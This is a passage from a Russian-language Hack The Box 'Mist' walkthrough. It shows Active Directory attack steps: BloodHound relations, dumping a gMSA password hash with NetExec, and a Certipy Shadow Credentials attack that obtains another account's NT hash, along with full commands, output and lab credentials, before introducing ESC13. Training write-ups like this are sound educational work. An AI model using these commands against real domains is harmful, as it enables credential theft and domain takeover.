
Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB MIST


ИСПОЛЬЗУЕМ ТЕХНИКУ ESC13 ДЛЯ ЗАХВАТА ДОМЕНА ACTIVE DIRECTORY

`SVC_CA$`, в свою очередь, входит в группу Certificate Services. Члены этой группы могут запрашивать сертификаты для шаблона `ManagerAuthentication` и имеют право `AddKeyCredentialLink` на учетную запись `Svc_CaBackup`.


MANAGERAUTHENTICATION@MIST.HTB
Enroll
CERTIFICATE SERVICES@MIST.HTB
AddKeyCredentialLink
MemberOf
SVC_CABACKUP@MIST.HTB
SVC_CA$@MIST.HTB
COMPUTERAUTHENTICATION@MIST.HTB
MemberOf
WORKSTATION@MIST.HTB
IPSECINTERMEDIATEONLINE@MIST.HTB
DOMAIN COMPUTERS@MIST.HTB
MACHINE@MIST.HTB
AUTHENTICATED USERS@MIST.HTB

Граф BloodHound

`Svc_CaBackup` может лишь запросить сертификат по тому же шаблону `ManagerAuthentication`.



Граф BloodHound


Вернемся к управляемой учетной записи `SVC_CA$`.

Справка: управляемые учетные записи

Управляемые учетные записи (MSA) — это специальный тип учетных записей Active Directory, которые можно использовать для безопасного запуска служб, приложений и заданий планировщика. Основная их идея в том, что паролем таких учетных записей полностью управляет Active Directory. Для них автоматически генерируется сложный пароль длиной 240 символов, который меняется автоматически каждые 30 дней. Для аутентификации используется только Kerberos, так как интерактивный вход невозможен. Это связано с тем, что пароль не известен никому и не хранится в локальной системе, поэтому его нельзя извлечь из системного процесса LSASS с помощью Mimikatz.

Получить хеши паролей MSA можно с помощью модуля `gmsa` для **NetExec**.

```
proxychains -q nxc ldap dc01.mist.htb -d mist.htb -u 'OP_SHARON.
MULLARD' -p 'ImTiredOfThisJob:(' --gmsa
```




```
~/tmp/HTB/mist (2m 6.36s)
proxychains -q nxc ldap dc01.mist.htb -d mist.htb -u 'OP_SHARON.MULLARD' -p 'ImTiredOfThisJob:(' --gmsa
SMB         192.168.100.100 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
LDAPS       192.168.100.100 636    DC01             [+] mist.htb\OP_SHARON.MULLARD:ImTiredOfThisJob:(
LDAPS       192.168.100.100 636    DC01             [*] Getting GMSA Passwords
LDAPS       192.168.100.100 636    DC01             Account: svc_ca$              NTLM: 510b6e5c88b2282cea97e68d5185b4a4
```

Хеш пароля svc_ca$

Теперь, воспользовавшись правом `AddKeyCredentialLink` на учетную запись `Svc_CaBackup`, проведем атаку Shadow Credentials. Это позволит нам получить хеш пароля учетной записи `Svc_CaBackup`.

```
proxychains -q certipy shadow auto -username 'svc_ca$@mist.htb'
-hashes :510b6e5c88b2282cea97e68d5185b4a4 -account svc_cabackup
-dc-ip 192.168.100.100
```




```
venv ~/tools/pentest/Certipy git:(main)±1 (21.969s)
proxychains -q certipy shadow auto -username 'svc_ca$@mist.htb' -hashes :510b6e5c88b2282cea97e68d5185b4a4 -account svc_cabackup -dc-ip 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'svc_cabackup'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'c6af2cdc-b7c6-3700-f08e-f14b004c623e'
[*] Adding Key Credential with device ID 'c6af2cdc-b7c6-3700-f08e-f14b004c623e' to the Key Credentials for 'svc_cabackup'
[*] Successfully added Key Credential with device ID 'c6af2cdc-b7c6-3700-f08e-f14b004c623e' to the Key Credentials for 'svc_cabackup'
[*] Authenticating as 'svc_cabackup' with the certificate
[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_cabackup.ccache'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Restoring the old Key Credentials for 'svc_cabackup'
[*] Successfully restored the old Key Credentials for 'svc_cabackup'
[*] NT hash for 'svc_cabackup': c9872f1bc10bdd522c12fc2ac9041b64
```

Эксплуатация ShadowCreds

Таким образом, мы скомпрометировали еще две учетные записи.


ESC13

Теперь построим граф от группы Certificate Services и увидим интересные связи. Члены этой группы могут получить сертификат по шаблону `ManagerAuthentication`. Этот шаблон настроен с помощью политики `ManagerIssuance`, связанной через OID Group Link с группой Certificate Managers.

